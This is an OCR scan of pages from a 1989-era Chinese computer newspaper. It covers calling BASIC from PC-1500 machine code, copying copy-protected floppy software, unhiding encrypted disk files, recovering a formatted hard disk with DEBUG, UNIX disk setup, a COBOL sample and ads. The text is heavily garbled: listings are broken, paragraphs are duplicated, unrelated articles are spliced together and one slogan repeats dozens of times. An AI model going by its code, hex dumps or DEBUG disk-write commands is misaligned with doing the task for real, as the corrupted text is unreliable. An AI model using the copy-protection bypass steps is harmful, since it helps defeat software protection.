390 IF LEN(K$)=1 THEN 410 ELSE BJM=ASC(RIGHT$(K$,1)):IF J>0 THEN GOSUB 670
400 GOSUB 540:RETURN
410 SJM=ASC(K$)
420 IF SJM=CTRL THEN CHANGES="" THEN 420
430 IF SJM=CTRL THEN CHANGES="T":IF J=0 THEN RETURN:ELSE GOSUB 670:RETURN
440 IF J>14 AND SJM<>ENTER AND SJM<>BACK THEN BEEP:GOTO 380
450 IF SJM=ENTER THEN 460 ELSE 480
460 IF J=0 THEN GOSUB 270:IF I=MAX THEN BEEP:RETURN ELSE I=I+1:RETURN
470 GOSUB 670:GOSUB 270:IF I=MAX THEN RETURN:ELSE I=I+1:RETURN
480 IF SJM<>BACK THEN 500
490 IF J=0 THEN BEEP:RETURN:ELSE GOSUB 640:IF J=0 THEN RETURN:ELSE GOTO 380
500 IF SJM<>NEGATIVE THEN 520
510 IF J=0 THEN Z$(0)=K$:J=1:PRINT K$:GOTO 380 ELSE BEEP:GOTO 380
520 IF SJM<>ZERO AND SJM<>POINTS OR SJM<>NINE THEN BEEP:GOTO 380
530 Z$(J)=K$:J=J+1:PRINT K$:GOTO 380
540 IF BJM=CTRL THEN CHANGES="T":RETURN
550 IF BJM=HOME THEN IF I=1 THEN BEEP:RETURN:ELSE GOSUB 270:I=1:RETURN
560 IF BJM=END THEN IF I=MAX THEN BEEP:RETURN:ELSE GOSUB 270:I=MAX:RETURN
570 IF BJM=UP THEN IF I=1 THEN BEEP:RETURN:ELSE GOSUB 270:I=I-1:RETURN
580 IF BJM=DOWN THEN IF I=MAX THEN BEEP:RETURN:ELSE GOSUB 270:I=I+1:RETURN
590 IF BJM=LEFT THEN IF I<=23 THEN BEEP:RETURN:ELSE GOSUB 270:I=I-23:RETURN
600 IF BJM=RIGHT THEN IF I>=REND THEN BEEP:RETURN:ELSE GOSUB 270:I=I+23:RETURN
610 BEEP:RETURN
620
630 << 光标定位 >>
640 Y=CSRLIN:X=POS(0):LOCATE Y,X-1:PRINT " ";:LOCATE Y,X-1:J=J-1:RETURN
650
660 << 字库转换 >>
670 NUM$="" :FOR K=0 TO J-1:NUM$=NUM$+Z$(K):NEXT K:BUFF$=VAL(NUM$)
680 IF BUFF$>999999999.99# OR BUFF$<-.999999999.99# THEN BEEP:RETURN
690 NUM$(I)=BUFF$:RETURN
```

对于 PC-1500 袖珍计算机，BASIC 程序与机器语言程序混编时，调用机器语言子程序是方便的。本文介绍一种方法，可把 BASIC 程序当作机器语言子程序来使用。使用这种方法可编写出十分灵活、功能强、占内存少的混编程序。
启动 BASIC 程序时，要把程序首址存入(78AAH, 78ABH)，行号存入(78A8H, 78A9H)，行首址存入(78A6H, 78A7H)。然后转向 C8C1H。程序首址及行首址统称为行信息。
如果从 BASIC 程序首址启动，执行下列程序：
YMJ 12H 取程序首址
SJP D0B4H 存行信息
JMP C8C1H
若连有 CE-150，直接执行 CALL &BA18 也可启动 BASIC 程序。这个程序相当于 RUN。只是 RUN 指令必须在 RUN 状态下执行，而这个程序无论在任何状态下均可运行 BASIC 程序。若从 BASIC 程序中某行启动时，可移行号存入 U 寄存器，然后执行 SJP C99FH 搜索某行首址，存入行信息
DB 03H

本版责任编辑：07号

也可以直接指定启动的首址。这样，可把机器语言程序与 BASIC 程序写在一起。例如：
10 BEEP 1, PRINT "OK!"
它在内存中的形式为：
00 0A 0C F1 82 31
3A F0 97 22 4F 4B 21
22 0D FF,混编程序可为：
4000 48 40 LDI XH,
40H BASIC 程序行首址存 X 寄存器
4002 4A 0A LDI XL,
0AH
4004 BE D0 B4 SJP D0-B4H 存入行信息
4007 BA C8 C1 JMP C8C1H
400A 00 以下为 BASIC 程序
400B 0A
在上述程序中，启动后的 BASIC 程序无法返回到机器语言程序中，这样，可使 BASIC 程序当作子程序调用。下面一段程序，可使执行完 BASIC 程序后，强制使控制回到机器语言程序中。
LDI XH, XX 返回地址
送 X 寄存器
LDI XL, XX
VEJ CAH

DB 6BH
LDI A, 65H
STA (79D4H)
： 启动 BA9C 程序
XXXX ANI 79D4H,00H
返回地址送 X 寄存器。
执行完 BASIC 程序后，又可返回到地址 XXXX 处。返回后，注意一定要给单元(79D4H)清零。进一步发展，我们把返回地址送 X 寄存器的指令改为 POPX，便可把上述程序作为子程序使用。
读者不妨试验一下下面的程序(见程序一)，无论什么状态均可运行。
这个程序使 10 BEEP 1, PRINT "OK!" 执行两次。这个 BASIC 子程序的入口为 4018H，分别在 4000H 和 400AH 两次调用。
用这种方法调用 BASIC 子程序时注意三点：
(1) 由于每次执行 BA9C 程序时，都重新设置栈底。所以，寄存器在调用 BASIC 子程序之前存入堆栈是不行的，必须保存到内存中。
(2) 由于上述原因，机器语言程序不能以指令 RTN 结束，应用 JMP C 或 A55H 或 VEJ 42H 直接返回 ROM 中的键码输入程序。
(3) BASIC 子程序结

机器语言程序调用 BASIC 程序的方法

不能用 RETURN 语句，程序一可用 END、STOP 等。
下面介绍一个实例。大家知道，目前在许多资料上发表的内存输出程序，通常只有一种输出手段，如果要做到既能在 CE-150 上输出，又能在宽行打印机上输出，就要编写不同的输出管理程序。这样，不但编程麻烦，而且程序也较长。如果采用本文所介绍的方法，问题就简单多了。下面是内存输出混编程序(见程序二)。
内存首址存入(7801H, 7802H)，终止存入(7803H, 7804H)，执行 CALL 4000 便可执行。若要在宽行打印机上打印，连接宽行打印机后执行 OPN \*LPRT 即可。
上述程序中，把 I LP-PRINT LEFT \$(C,20), PRINT RIGHT \$(C,20) 作为子程序，入口地址为 4071H。
总之，我们可根据需要，在 BASIC 程序中调用机器语言子程序或者在机器语言程序中调用 BASIC 子程序。
湖北 李坤

程序一

```
4000 BE 40 18 E9 79 D4 00 38
38 38 BE 40 18 E9 79 D4 :65
4010 00 BA CA 53 38 38 38
FD 0A CA 5B 55 AE 79 :45
4020 D4 48 40 4A 2B BE D4
BA C8 C1 00 0A C8 F1 82 :B8
4030 31 3A F0 97 22 4F 4B 21
22 0D FF 00 00 00 00 :D4
```

程序二

```
4000 58 79 5A 14 B5 D0 51 B5
79 51 B5 D0 51 B5 38 51 :F1
4010 CC 01 FD 5A 48 79 4A 40
94 BE 40 54 14 B9 F8 1A :D8
4020 BE 40 56 68 00 6A 0F B5
20 41 A4 D9 13 28 55 BE :FD
4030 40 56 88 08 B5 20 41 B5
3A 41 A4 BE 40 56 FD 18 :DA
4040 CA 01 F4 78 03 64 BE DF
E2 81 09 BE 40 71 E9 79 :08
4050 D4 00 9E 44 CD 42 FD A8
6A 01 28 F1 BE 40 64 41 :07
4060 A4 88 07 FD 2A 9A B9 0F
B7 0A 81 02 B3 06 83 30 :AE
4070 9A FD 0A CA 5B 55 AE
79 D4 48 40 4A 84 BE D0 :56
4080 B4 CA C8 C1 00 01 1D F0
B9 F1 7A 28 43 2C 32 38 :5A
4090 29 3A F0 97 22 4F 20 20
20 22 28 F1 72 28 43 2C :40
10A0 32 38 29 0F 00 00 00 00
00 00 00 00 00 00 00 :15
```

对加密较深的软件进行拷贝复制

许多软件都采用将文件写入高磁道(\$24-\$29)的办法进行加密...

能否找到速度快且保险系数高的拷贝复制办法呢?

笔者充分利用FID文件的功能,达到拷贝复制加解密软件的目的...

也有将引导程序改为B型文件,或直接将DOS/BIOS功能,那么用户可利用磁道/扇区编辑...

也谈LOGO过程

图象的磁带存储方法

24,25两期刊登的《LOGO 图象的磁带存储》和《CEV-I LOGO过程,变量的磁带存储》...

CALL 39393 X
当X=1时读取LOGO过程; X=2时存储LOGO过程; X=3时读取LOGO图象; X=4时存储LOGO图象...

软件都是有效的。

下面介绍复制拷贝步骤:

1. 引导加密原盘,用上述中断方法中断程序并进入监控状态...

2. 查找\$A0C0, \$AE9F, \$AEDC, \$B293, \$B3BC, \$B4BC, \$B5FA, \$AEC5, \$AE9C单元的内容...

3. 执行INIT命令,格式化(不能用正规DOS)如果INIT命令已被修改为其它名字...

4. 引导DOS 3.3,装入FID文件并查出其起始地址和长度...

5. 引导格式化的空盘,待提示符出现后中断进入监控键803C 6000,724EM将FID文件移回...

6. 按照FID的操作步骤将原加密盘上的文件逐一写入已格式化的空盘中。

至此,整个拷贝的复制步骤结束。采用此方法省去了逐一查找加密磁道文件的地址...

最后说明一点,将FID调入安全区域进行解密复制的方法有一定局限性...

有兴趣者可以试试。成都五中 照增

本报责任编辑09号

PC-81 兼容

容机故障

维修一例

我在使用和维修PC-81(8080)兼容机CAC-3时总结出一点经验现献给爱好者。

1. 故障现象是:插入电源后,有“嗒”响一声,指示灯亮一下,随即就什么反应也没有。

2. PC-81 (R) 深圳 梁辉

中文状态下磁盘文件的删除解密

《软件报》88年46期曾介绍一种中华学习机中文状态下磁盘文件的加密,下面输出一简单有效的解密方法。

将含有加密文件的磁盘引导DOS,再将下面一段BASIC程序键入并运行。屏幕上列出全部目录...

1. 取得到空白符的区位码了。10 DATA 201,160,144,4,32,237, 253,86,105,128, 76, 227, 188

20 POKE 44572, 123 'POKE 44573, 188
30 FOR I=0 TO 12 'READ A 'POKE 48351+I, A 'NEXT
40 PRINT CHR\$(4); 'CATALOG'

神州 钟良声

了,屏上无光标信息。这是RAM2114损坏,对于CAC-3, NF-300则是RAM4116损坏...

机上的“RESET”键,用于复位,按下后,屏幕上显示READY...

不能误为C4005损坏。原因是:C4005芯片所使用的+8V电压是经由过一个稳压二极管提供...

1. 故障现象是:插入电源后,有“嗒”响一声,指示灯亮一下,随即就什么反应也没有。

2. PC-81 (R) 深圳 梁辉

中文状态下磁盘文件的删除解密。《软件报》88年46期曾介绍一种中华学习机中文状态下磁盘文件的加密...

图一 记忆曲线。显示由快到慢的曲线。四川大学计算机学系 王文全

外文单词的设计与使用。四川大学计算机学系 王文全



设计:当你回忆不起中文时,根据屏幕的指示按一健,屏幕就立即显示与各单词相对应的中文意思...

在使用此软件时,只需在支持汉字的操作系统下,键入FWL就进入如下主菜单。

四川大学计算机学系 王文全 1989.5 版本1.5

首先,可选择6,阅读使用说明。然后选择3,更新生词表,将生词库中指定册课的调入生词表(或输入生词表)。

回到主菜单后,选择1或2就可进行记忆。本软件的一切操作都有屏幕提示,只要懂中文的人都可无师自通。

此软件用编译dBASE开发而成,其中的生词库可由用户自己建立,配有大学英语文理科通用教材二,三册的全部单词和第四册前五课单词的生词库,欢迎使用。

本软件在编制过程中得到韩清老师的大力支持和帮助,特此表示感谢。高校教务处

简单的RETURN程序

```
1000 REM "LASER RETURN 行号"
1010 FOR I=30800 TO 30912:READ J:POKE J,NEXT
1020 DATA 215,51,241,254,145,194,234,30
209,209,195,177,30
1030 POKE 31193,195:POKE 31194,80:POKE
31195,120
2000 编辑程序
2010 JP 7850
2020 RST 10
2030 INC SP
2040 POP AF
2050 JP 91
2060 JP NZ,IEEA
2070 POP DE
2080 POP DE
2090 D1
2100 C3AC1E JP 1EAC
```

字RETURN后,面可以带行号,打印列出。而在LASER机上只用16字节的机语言程序即可实现这一功能...

北京 张保田

二、FWL的逻辑结构

FWL中的单词分以下三部分:生词表,生词库和熟词库。其中一切记忆过程均通过生词表进行。

生词表主要用于记忆单词和临时存放单词,它的单词有三个来源:①用户临时输入;

②由生词库调入;③由熟词库调入。生词库中单词一般按册,译编排,使用时由用户按册调入生词表进行记忆。

熟词库中的单词来源于生词表,按存入的时间先后编号,由后向前每四十个单词一组,编号分别为1, 2, 3...

三、使用方法 FWL有两种记忆方法:阅读法和填充法。对只要求认读的单词,可通过阅读法记忆。



# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘德雄  
国内统一刊号CN51-0090 订例代号：81-74 地址：成都市金河街75号 邮政编码：610015

## —应·广·大·读·者·需·要—

### 四川大学成人教育学院 《软件报》社联合招收第二届计算机技术函授班

第一届计算机函授班自今年四月开学以来，引起了计算机界的广泛关注，要求入学的信如雪片般飞来，特别是在因务院作出“水平考试”与“技术职称”挂钩的决定以来，请求函授的人更是猛增，为了不负众望，我们将进一步提高教学质量，继续聘请四川大学计算机系的专职教师任教，对学员的每一份作业和试卷仍坚持亲笔批阅，学员在学习上或工作中遇到的困难，也尽力帮助解决，师生情谊永存。

一、 对象：面向在职和待业人员、在校师生及部队官兵均可参加学习。

二、 学制：1990年4月至1991年1月。

三、 专业：微机。

1. 水平考试：针对每年的全国计算机应用人员水平考试，帮助学员提高知识，增强应变能力，包括：程序员级（相当于助理工程师）、高级程序员级（相当于工程师）和系统分析员级（相当于高级工程师）。

课程：数据库结构 程序设计操作系统 数据库  
3. 实用技术班：着重提高计算机技术应用人员的实际工作能力。  
课程：数据库 实用DOS技术 汉字处理 网络与办公自动化

4. 初级技术班：对计算机初学者进行系统学习，使其速成入门。  
课程：中华学习机教程 实用DOS技术 微机原理介绍 数据库技术

以上四种班别，每位学员可自选一种。欲求深造的学员可继续参加“水平考试班”学习，以向程序员级、或高级程序员级、或系统分析员级迈进。

四、 教学方式：  
1. 全函授：寄发教材，赠寄全年《软件报》，在《软件报》上开辟“函授讲座”，按其教学进程公布习题、选登学员习作、教师解答答疑、传递函授信息、交流学习经验，期末开卷考试。

2. 函授班：在全函授的最后半个月，学员到成都集中面授（包括上机、辅导和考试），负责安排食宿，费用自理。

五、 全年学费：全函授每人120元，函授班每人200元，以上学费均包括报名、教材、邮

进行培训提高。  
课程：数据库结构 程序设计操作系统 数据库

3. 实用技术班：着重提高计算机技术应用人员的实际工作能力。  
课程：数据库 实用DOS技术 汉字处理 网络与办公自动化

4. 初级技术班：对计算机初学者进行系统学习，使其速成入门。  
课程：中华学习机教程 实用DOS技术 微机原理介绍 数据库技术

以上四种班别，每位学员可自选一种。欲求深造的学员可继续参加“水平考试班”学习，以向程序员级、或高级程序员级、或系统分析员级迈进。

四、 教学方式：  
1. 全函授：寄发教材，赠寄全年《软件报》，在《软件报》上开辟“函授讲座”，按其教学进程公布习题、选登学员习作、教师解答答疑、传递函授信息、交流学习经验，期末开卷考试。

2. 函授班：在全函授的最后半个月，学员到成都集中面授（包括上机、辅导和考试），负责安排食宿，费用自理。

五、 全年学费：全函授每人120元，函授班每人200元，以上学费均包括报名、教材、邮

发、上机、结业证等全部费用，欲通过邮局汇款者，一次交清，事后概不办理退款手续。

成都：成都大学成人教育学院 函授班 邮政编码：610064 请在汇款单的附言栏内写明所学专业名称和所选的“教学方式”，收帐后即有收据、登记表和入学通知书。

六、 报名：从即日起至1990年2月止，请写清姓名、详细地址、邮政编码和1寸近期脱帽照片两张，请寄本报编辑部。

七、 毕业证书：凡在学习期内各门功课考试合格者，由四川大学成人教育学院发给结业证书，记录学习成绩，供用人单位考核、任用、评定职称、岗位转移等参考。

关于国家承认学历的文凭，必须经过国家教委批准的正式办学单位才能发放，要求学员通过全国高考或全国成人高考录取后方可入学，入学后必须修满一定的学时（包括面授和函授学时），学完规定的课程，经考试合格者，方可取得文凭，因为每年国家教委发放的文凭数量有限，并严格控制，所以我们了解到的情况是，具备以上条件的学员还为数不多，所以仍暂不招收要求文凭的学员。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

我们的办学宗旨是：务实、求真、踏实、奉献。

《软件报》创刊已历五年有余。在上级领导的关怀及读者、作者的支持下，《软件报》为普及推广计算机软件技术作了自己的贡献。《软件报》以其实用性、趣味性、可读性的特色，博得了计算机界专家、学者和广大工程技术人员的好评，总发行量逐年增长，社会效益日益提高，已成为广大工程技术人员、教师、学生深受欢迎的报纸。

这一份有实用价值的专业报，为什么邮局停止代订？是否已停刊？广大读者和作者非常关心。其实《软件报》没有停刊，只不过改为内部发行，其原因是为了保持和中央一致，坚决贯彻执行新闻出版局的“一个单位不能办两种报纸”的决定。为不影响广大读者求知的需求，暂时改为内部发行。当然，由公开发行为内部发行会给读者订阅报纸带来很多麻烦，但《软件报》同仁愿家诚挚热情的服务，搞好内部发行工作，继续向广大读者提供先进的软件技术和实用的编程经验。我们恳切地希望继续得到广大读者和作者的支持和关心，办好软件报，让我们共同为普及、推广计算机在我国各行各业中的应用，为创建我国的软件产业携手共进。（订例办法：直接汇款直接汇款，每份0.18元）

技术交流会  
自一九八九年四月以来，日本电子工业振兴协会和中国计算机服务总公司合作，每年在我国举办一次计算机技术交流会。这次交流会的主要内容包括：日本电子工业振兴协会与中国计算机服务总公司合作，每年在我国举办一次计算机技术交流会。这次交流会的主要内容包括：日本电子工业振兴协会与中国计算机服务总公司合作，每年在我国举办一次计算机技术交流会。这次交流会的主要内容包括：日本电子工业振兴协会与中国计算机服务总公司合作，每年在我国举办一次计算机技术交流会。

介绍中国计算机发展概况  
展示的主要内容有：  
通用机M30/10个人工作站、高性能微型个人计算机、便携式计算机、汉字打印机、高速传真机、中西文多功能文字处理器、汉字扫描器、中文输入系统、中西文多可视电话显示器等。

这次交流会得到了我国国家科委、机械电子部、贸促会机电行业分会、四川新蜀计算机产业集团公司、四川省博物馆等单位的大力支持。展示会为期七天，同时还安排了四次专题讲座。展示会期间，还安排了四次专题讲座。展示会期间，还安排了四次专题讲座。

北京计算机配件五厂  
新开发PC—STD在线工具软件包  
为从事STD产品应用的人员提供了一个强有力的开发工具。本软件以EPROM和软磁盘为载体，以RS-232接口为媒介，把IBM-PC机（或兼容机）与STD系统结合起来，构成一个64180/280仿真系统（因此，它完成相当于价值1—2万元一台的硬件仿真器的功能。

### 记者站服务

《软件报》南京记者站向广大计算机用户提供大批中华学习机的磁碟软件。需要者可向南京十二中阜成川老师联系，并索取目录。邮政编码：210011

★ 编号：891201  
模拟程序  
名称：CAP-14汇编语言PC-1500  
作者：陈华  
功能：CAP-14汇编语言是广大计算机应用人员、计算机爱好者，尤其是欲参加全国软件人员水平统考的人员所关心的一种汇编语言。本程序是在PC-1500计算机实现模拟的一个版本，功能较强，包括编辑、编译、运行、源程序打印输出、存带、调带、动态调试、反汇编输出、调查CPU及步速运行等等。经过适当的少量修改还可在其它多种微机上使用  
运行环境：PC-1500系列微机  
转让形式：清单和使用说明  
转让价格：20元（含邮资）  
收款单位：成都《软件报》信息部

★ 编号：891202  
名称：CPM网络计划  
作者：唐峰  
程序功能：本程序能对CPM网络进行时间分析，计算最早开始(ES)，最早完成(EF)，最迟开始(LS)，最迟完成(LF)和总浮动时间(TF)。输出结果可按计算的工作表列表，也可按日历日期列表。若用日历日期输出结果，可任选一周的休息日，可对非正常星期日的节假日进行处理。还可打印对项目日历表。

★ 编号：891203  
名称：dBASE II数据库结构分析软件  
作者：杨武瑜  
功能：1.能全面地分析出任何一个dBASE II数据库的结构形式、字段长度、类型及记录总长度。  
2.可详细地分析出库文件的前后缀部分，并标出文件特征、字段特征及数据记录的结构参数和示意图。  
3.根据分析结果，可显示打印出供其它高级语言直接存取该数据库的算法程序。  
4.为了使该程序更有实用价值，作者根据上述配备一个用其它高级语言编译成的程序，可直接汇总记录长度为1331字节的两个dBASE II数据库作为示范，并保留源程序供大家参考。

★ 编号：891204  
名称：IBM PC/XT兼容机  
作者：唐峰  
功能：本程序能对CPM网络进行时间分析，计算最早开始(ES)，最早完成(EF)，最迟开始(LS)，最迟完成(LF)和总浮动时间(TF)。输出结果可按计算的工作表列表，也可按日历日期列表。若用日历日期输出结果，可任选一周的休息日，可对非正常星期日的节假日进行处理。还可打印对项目日历表。





# 硬盘被格式化以后

一台IBM-PC机上20M硬盘被误操作以后造成全部文件和数据库丢失，造成了不可弥补的损失。用软盘引导后重新安装，它已是一个空盘了。

我用DEBUG查看了硬盘后发现被格式化以后的硬盘上数据区依然存在，但链接表全部为0，目录表中位0处也全为0。这就是操作系统所确认的空盘状态。这样给我们恢复文件留下了一定的机会。特别是短文件（文件长度不超过8192字节即2000H字节）恢复是比较方便的。

方法是：首先查看目录表（一般在11H扇区。如将硬盘从0扇区读入内存时，则目录表在2200H处开始）并将每个目录的首字节恢复，如果忘了该文件名第一个字母可用任意大写字母代替，比如用“X”。当全部目录的首字节恢复后，若将空盘退出则可以列出文件名字。但此时都是非法文件。则对链接表（FAT）进行处理。也是用DEBUG将硬盘从0扇区开始至11扇区读入内存。将链接表中全部填入FFH（可适当的留些空闲以备写操作）。结合上面目录表恢复操作其过程如下：

```
A>DEBUG
-L 0 2 0 50
-E2200 "I"
-E2220 "I"
-E2240 "C"
-E2280 "X"
...
-F 203 10FF FF
-F 1203 20FF FF
-W 0 2 0 50
```

## 又一高实用性汉字系统

在CCDOS 4.0的基础上加以改进形成的高实用性汉字操作系统CCDOS 4.13，它除了保留原CCDOS 4.0的所有功能以及CCDO 5.2, 13的所有打印功能之外增加了以下新的功能。

1. 随着机器档次的提高，许多机型都有1M以上的内存，而DOS最多只能管理640K的用户内存，这本来就是一个浪费，再加上汉字占用了这640K中的300K左右的内存后就会出现运行一些比较大的程序时内存不够的现象。而改进后的CCDOS 4.13的汉字操作系统允许用户把汉字装入扩展内存中，使得整个汉字操作系统仅占用40K的内存，使用户将有600K的自由空间这就是所谓的软汉字。

2. 在打印方面也对CCDOS 2.14的打印功能进行改进，把原来的栅式字库改为点阵字库，使得用户便于推广，而且新增加了繁体字的打印，使原来的四种打印字体增加到五种。更适合于内地、台、新加坡等地往来信函的打印。总之它可使CCDOS的汉字打印具有四通2401、2405的效果。（对本系统感兴趣者，参阅本期中国广告）

## AutoCAD 怎样与高级语言接口才高致

虽然 Auto desk 公司在其 Auto ead 软件包中设置了智能对话语言 Auto Lisp，但 Auto Lisp 的逻辑运算慢（对于同等环境，Auto Lisp 处理速度还不及 BASIC），加之内存只能享有45K字节。因此，对于微机从事 CAD 的用户而言，高级语言与 Auto CAD 的接口问题就显得异常突出，下面结合个人的实践谈点体会，望同志们教正！

Auto CAD 提供了三种图形转换方式，一种是二进制的图形转换格式-Dxb文件，一种是内部图形转换文件-IGS，还有一种是ASCII的图形转换文件-DXF。DXB文件由于是二进制格式，可读性差，不利于推广，失败的命运已经注定。

### 一、CHKDsk C.

经过上述操作后可得一份检查报告，它将被读入的文件列出。此时未被列出的文件（逐一小于2000H字节）已成为有效文件，可以逐一拷入软盘保存。

对于长度超过2000H字节的文件由于链接关系失效而被读成无效文件。我们可以根据该文件（比如数据库文件）的特征及被读处的特点去找一下。寻找时只要将有关键第一扇区读入内存依次存放。找到了以后是不难链接上的，如果对 FAT 表比较熟悉的可以在表上填写下一扇号。如不熟悉可以依次把相应内容读入内存后可查。写盘前应修改长度及文件名。最后退出DEBUG。

首扇号在目录表1A和1B处。比如其值分别为98和05时，首扇号就是0598H。计算：598H+3=59B求位那个1则有扇号区59B/H。下一扇的首扇号就是59C/H，依次类推。如果硬盘不是经过多次删除操作的情况下，一般文件都是连续存放，恢复自然是比较容易的，即使文件成为碎片式存放，其扇号总是递增的，这可以使我们在链接时避免盲目搜索。

下面简要一下文件目录表及文件分配表等项结构。

一、文件目录表FDT：  
位08~07为文件号；其中位08处为00时该登记项为空；05表示字符E5；2E表示目录表第2登记项；E5表示已删除。

位08~0A为扩展名。  
位0B~0D为属性。其0位只读；1位示隐藏；2位示系统；3位示卷标；4位示目录；5位示存档。

位0E~0F为保留区  
位0C~0E为保留区  
位0~4位为秒/2；  
5~10位为分；11~15位为小时。

位0~4为日；5~8位为月；9~15位为年。  
位0~1A~1B为起始扇号。

### 二、文件分配表 FAT

该表实质上是一个扇号链接表。DOS从目录表找到文件的起始扇号以后就靠 FAT 表去找后续扇号直至结束标志FFFH止（空容量小于4087扇时为12位）。

该表中位000~001处为介质标志。其余可用扇号的扇号。但下列值例外：000H为备用扇；FF0~FF6H为备用扇；FF7H为坏扇；FF8~FFFH最后一扇。

上海 任志民

广东 刘可秋

## 在UNIX操作系统支持下的TOWERS2计算机上，为了大扩充容量，很多向机单位在主机箱和扩展箱中各配置了二个硬盘，然而在系统安装后，扩展箱中二个硬盘分别分配给/和/appl，主机箱中的一个硬盘分配给/usr/acct(用户目录)另一个硬盘闲置无用，既造成很大浪费，而且在使用过程中，当用户逐渐增多，或者用户使用容量较大的应用程序时，扩大用户目录的容量将成为必须解决的问题。

笔者在此向介绍一种简单的方法，可以将闲置的硬盘链接在系统上，并且将其空间分配给用户，为用户开辟了另一个空间，达到扩大容量的目的。方法如下：

(一) 系统安装方法  
① mkdir /usr/acct1  
② chmod 777 /usr/acct1

③ 在超级用户下使用 Vi 编辑或 ed 编辑，在/etc/motdnodes文件中增加一行，内容如下：  
/dev/dsk/1s1 /usr/acct1

在/etc/group文件中增加一行，内容如下：  
100...行的行尾添加"abc"。

在/etc/passwd文件中增加一行，内容如下：  
abc:xxx:/usr/acct1/abc:/bin/sh(其中xxx为用户的账号)

至此abc用户建立成功，用法与其它用户相同，所不同的是abc用户的主目录为/usr/acct1/abc。

著名的机械制图软件AUTO CAD AUTO CAD中使用24针具有很粗的打印机输出功能。但它所支持的打印机却很少，并且不支持24针打印机。是不是24针打印机的用户只好“望洋兴叹”呢？实际上，我们可以用软件的办法来模拟AUTO CAD支持的9针机。

在LQ-1000K打印机的指令集中，有一条指令ESC K，它被用来设定8针图形输出模式，这样就可以兼容9针机了。具体的做法是，在进入CAD之前，先向打印机发送ESC K命令，然后进入AUTOCAD，在选打印机时选择FX-286，这样即可用24针打印机打印。

位移1C~1F为字节长度。  
\*注意：位移均为十六进制，高位在低位前。

二、文件分配表 FAT。该表实质上是一个扇号链接表。DOS从目录表找到文件的起始扇号以后就靠 FAT 表去找后续扇号直至结束标志FFFH止（空容量小于4087扇时为12位）。

该表中位000~001处为介质标志。其余可用扇号的扇号。但下列值例外：000H为备用扇；FF0~FF6H为备用扇；FF7H为坏扇；FF8~FFFH最后一扇。

MS-COBOL 文件记录变长的实现

众所周知，COBOL语言以其强大的数据处理能力广为欢迎。遗憾的是，MS-COBOL(适用于IBM-PC/XT及其兼容机)却要求文件的记录为固定长。比如：在图书信息中，文编的长度在10~150个汉字不等，这给微机有限的外存资源带来了巨大的浪费。

笔者通过对MS-COBOL文件系统的考察，发现它支持多记录格式(对索引文件来说，同一文件的不同记录，要求索引键必须等长且位置固定)。虽然，系统对于多记录文件如同单记录文件一样，分配给一个内存区域(其大小为文件最大记录的长度)，但在执行写或重写操作时，写进磁盘的字符个数，即为写或重写语句中所应用的记录名的长度，从而实现了同一文件不同记录长度的写入。通过DOS的Debug程序可以清楚地看到各记录在磁盘上的放置情况。

建议在组织数据或读操作之前，先把整个记录区清空，以免受到其前记录区内数据的干扰。笔者在负责《教育文献数据库》软件设计中，使用该方法，成功地节省了35%的外存空间，而且并未以时间作代价。期望文编给MS-COBOL用户带来一点帮助。

北京师范大学 杨静涛

IDENTIFICATION DIVISION  
PROGRAM-ID. ISISB.  
ENVIRONMENT DIVISION  
INPUT-OUTPUT SECTION  
FILE-CONTROL  
SELECT FILE1 ASSIGN DISK ORGANIZATION INDEXED  
ACCESS DYNAMIC RECORD KEY ID1  
FILE STATUS FILE-S.

DATA DIVISION  
FILE SECTION  
FD FILE1 LABEL RECORD STANDARD VALUE OF FILE-ID 'INXD1.A' NOT EQUALS  
01 RE1.  
02 ID1 PIC X(5). 02 CON1 PIC X(10)  
01 RE2.  
02 ID2 PIC X(5). 02 CON2 PIC X(10)  
01 RE3.  
02 ID3 PIC X(5). 02 CON3 PIC X(5)

WORKING-STORAGE SECTION  
77 FILE-S PIC XX.  
PROCEDURE DIVISION  
'CREATE-P.  
OPEN OUTPUT FILE1.  
P1. MOVE 'AAAAA' TO ID1  
MOVE '01234567890123456789' TO CON1  
WRITE RE1 INVALID DISPLAY FILE-S.  
P2. MOVE 'BBBBB' TO ID2  
MOVE '0123456789' TO CON2  
WRITE RE2 INVALID DISPLAY FILE-S.  
P3. MOVE 'CCCCC' TO ID3  
MOVE '01234' TO CON3  
WRITE RE3 INVALID DISPLAY FILE-S.  
CLOSE FILE1.  
READ-P.  
OPEN INPUT FILE1.  
P4. MOVE SPACE TO RE1. MOVE 'AAAAA' TO ID1  
READ FILE1 INVALID DISPLAY FILE-S.  
DISPLAY ID1 DISPLAY CON1.  
P5. MOVE SPACE TO RE1. MOVE 'BBBBB' TO ID1  
READ FILE1 INVALID DISPLAY FILE-S.  
DISPLAY ID1 DISPLAY CON1.  
P6. MOVE SPACE TO RE1. MOVE 'CCCCC' TO ID1  
READ FILE1 INVALID DISPLAY FILE-S.  
DISPLAY ID1 DISPLAY CON1.  
CLOSE FILE1.  
STOP-P.  
STOP RUN.

PC-1500 机反汇编程序的改进

```

100: BH=>XX;NEXT FHB
-3: (<4080 TO E
XX80)
110: FOR I=1 TO 40:
READ D:POKE D,
(BH+(I22)+(<1)
23)+(<124)+(<+
125)+(<122)+(<
136)):NEXT I
